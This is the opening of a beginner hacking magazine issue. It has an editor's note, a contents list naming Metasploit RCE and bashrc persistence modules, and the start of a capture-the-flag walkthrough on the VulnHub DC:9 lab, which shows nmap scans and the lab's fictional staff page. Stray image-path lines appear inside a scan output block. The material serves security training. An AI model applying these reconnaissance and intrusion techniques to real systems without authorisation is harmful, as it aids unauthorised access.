

Hackercool

December 2019 Edition 2 Issue 12

Cyber Security Mag For Beginners

CAPTURE THE FLAG DC : 9

METASPLOITABLE TUTORIALS :

Metasploitable 3 : Hacking FTP and SSH services

DATA BREACH THIS MONTH :

Facebook, again.

METASPLOIT THIS MONTH

Ajenti RCE and Bash Profile Persistence
Modules

Hackstory : When Lazarus attacked India's nuclear reactors

*Then you will know the truth and the truth will set you free.
John 8:32*

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome. As always we are very delighted to release the last Issue of the Second Edition of our magazine Hackercool.

As you should have already noticed, we are fast tracking our Issues a bit. This is our second consecutive Issue which is coming a bit faster although compared to the actual timeline, it is still late. But in our quest to catch up with the delay any earlier time is still early. Hope our readers would understand that.

In the last of the Second Edition, we are back with a intermediate-hard CTF challenge unlike the previous Issue. The CTF challenge we take up now is of the machine DC : 9. This is the most challenging CTF challenge our magazine took till now. Nothing more to tell about it. Just follow the challenge.

*In **Metasploit This Month** feature, there are two modules related to Linux. One of them is a module which adds persistence to linux systems using bashrc file. We suggest our readers to pay attention to it. The Metasploitable Tutorials feature is about a tool that can generate worldlists from a website.*

Apart from these we have included all our regular features. We hope you will find this Issue as interesting and informative as we thought it would be. As we move into the beginning of the 3rd Edition of our magazine we suggest our readers to be safe not from the viruses of cyber world but the biological one which has been forcing lockdowns around the world. Until the next issue, Good Bye. Thank You.

c.k.chakravarthi

Website : <https://hackercoolmagazine.com>

Blog : <https://www.hackercool.com>

Mail : qa@hackercool.com

Facebook : <https://www.facebook.com/hackercoolmagazine/>

Twitter : <https://twitter.com/hackercoolmagz>

INSIDE

Here's what you will find in the Hackercool December 2019 Issue .

1. *Capture The Flag :*

DC : 9

2. *Metasploit This Month :*

Ajenti ==2.1.31 RCE and Bash Profile Persistence Modules

3. *Data Breach This Month :*

Facebook

4. *Metasploitable Tutorials :*

Metasploitable 3 : Hacking FTP and SSH services using password cracking.

5. *Hacking Q&A:*

Answers to some of the questions asked by our ever curious readers.

6. *Hackstory*

When Lazarus hacked Kudankulam Nuclear Plant.

DC : 9

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test your skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

Like other articles of our magazine, this article too has been written so that it is easily understandable to beginners. To make this more simple, this article has been replayed as a challenge being performed by an amateur hacker.

Hi Hackercoolians. Welcome back. In our present Issue, I bring you the CTF challenge of DC : 9. As its name implies, this is the 9th machine in the DC series which are authored by the user DCAU. This challenge has not been rated but I decided to rate it as intermediate. The machine can be downloaded from the given link below.

<https://www.vulnhub.com/entry/DC-9,412/>

The goal of this challenge is to get root and to read the one and only flag. The Author says that to complete this challenge one needs Linux skills and familiarity with the Linux command line. Of course some experience with basic penetration testing tools is also needed. This machine is built on Vmware although it will work on both Vmware and Virtualbox. I performed this challenge on Vmware. The DHCP service is enabled and the machine will automatically get its IP address when powered up. My attacker machine is Parrot OS. So, let's begin to have fun. I started with the PING scan of Nmap to find the LIVE systems.

```
[kalyan@parrot]-[~]
└─$ nmap -sP 192.168.32.129-140


Starting Nmap 7.40 ( https://nmap.org ) at 2020-03-14 15:21 IST
Nmap scan report for 192.168.32.129
Host is up (0.00013s latency).
Nmap scan report for 192.168.32.133
Host is up (0.0056s latency).
Nmap done: 12 IP addresses (2 hosts up) scanned in 2.08 seconds
```

My target's IP address is 192.168.32.133. Next, I ran the verbose scan of Nmap to see the open ports and services running on the target.

```
└─$ nmap -sV 192.168.32.133

Starting Nmap 7.40 ( https://nmap.org ) at 2020-03-14 15:32 IST
Nmap scan report for 192.168.32.133
Host is up (0.0045s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
```


The target has only one open port. The HTTP port. on port 80 first. I tried different types of scanners and found that port 22 was filtered. But this can't be sure. On opening the website in browser, I saw this.



Example.com - Staff Det... x +

192.168.32.133 Search

Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard


Example.com - Staff Details

Home Display All Records Search Manage

Welcome to the Example.com Staff Details Page

Please select an option from the menu.

When I clicked on the "Display All Records" I saw this.



Example.com - Staff Det... x +

192.168.32.133/display.php Search

Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard

Display all user information

ID: 1
Name: Mary Moe
Position: CEO
Phone No: 46478415155456
Email: marym@example.com

ID: 2
Name: Julie Dooley
Position: Human Resources
Phone No: 46457131654
Email: julied@example.com

ID: 3
Name: Fred Flintstone
Position: Systems Administrator
Phone No: 46415323
Email: fredf@example.com

ID: 4
Name: Barney Rubble
Position: Help Desk
Phone No: 324643564
Email: barneyr@example.com

ID: 5
Name: Tom Cat
Position: Driver
Phone No: 802438797
Email: tomc@example.com

ID: 6
Name: Jerry Mouse
Position: Stores
Phone No: 24342654756
Email: jerrym@example.com

ID: 7
Name: Wilma Flintstone
Position: Accounts
Phone No: 243457487

ID: 8
Name: Betty Rubble
Position: Junior Accounts
Phone No: 90239724378
Email: bettyr@example.com

ID: 9
Name: Chandler Bing
Position: President - Sales
Phone No: 189024789
Email: chandlerb@example.com

ID: 10
Name: Joey Tribbiani
Position: Janitor
Phone No: 232131654
Email: joeyt@example.com

ID: 11
Name: Rachel Green
Position: Personal Assistant
Phone No: 823897243978
Email: rachelg@example.com

ID: 12
Name: Ross Geller
Position: Instructor
Phone No: 6549638203
Email: rossg@example.com

ID: 13
Name: Monica Geller
Position: Marketing
Phone No: 8092432798
Email: monicag@example.com

ID: 14
Name: Phoebe Buffay
Position: Assistant Janitor
Phone No: 43289079824
Email: phoebef@example.com

